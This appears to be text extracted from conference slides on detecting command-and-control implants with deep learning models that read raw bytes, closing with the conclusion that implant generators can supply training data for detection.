


Detection approach based on machine learning


Convolutional Neural Network




Detection approach based on machine learning Transformer Encoder



Detection approach based on machine learning Dense layers




Detection approach based on machine learning Classifiers




Detection approach based on machine learning

Output of a deep learning model



Detection approach based on machine learning Results of a deep learning model that operates on raw bytes



High precision, high recall

Different builds of implants contain totally different configuration; therefore, we can claim that the model is generic enough even with high precision that may look like overfitting.

Conclusions

Benefits of large-scale generation of implants

C2 frameworks can be leveraged against C2 frameworks

The generative, polymorphic nature of the implant generation process is used to evade detection but can also be leveraged to generate large datasets for machine learning.

OS architecture-independent detection is possible

We have proven that it is possible to build a robust deep learning model that operates on raw bytes without parsing the binary format.



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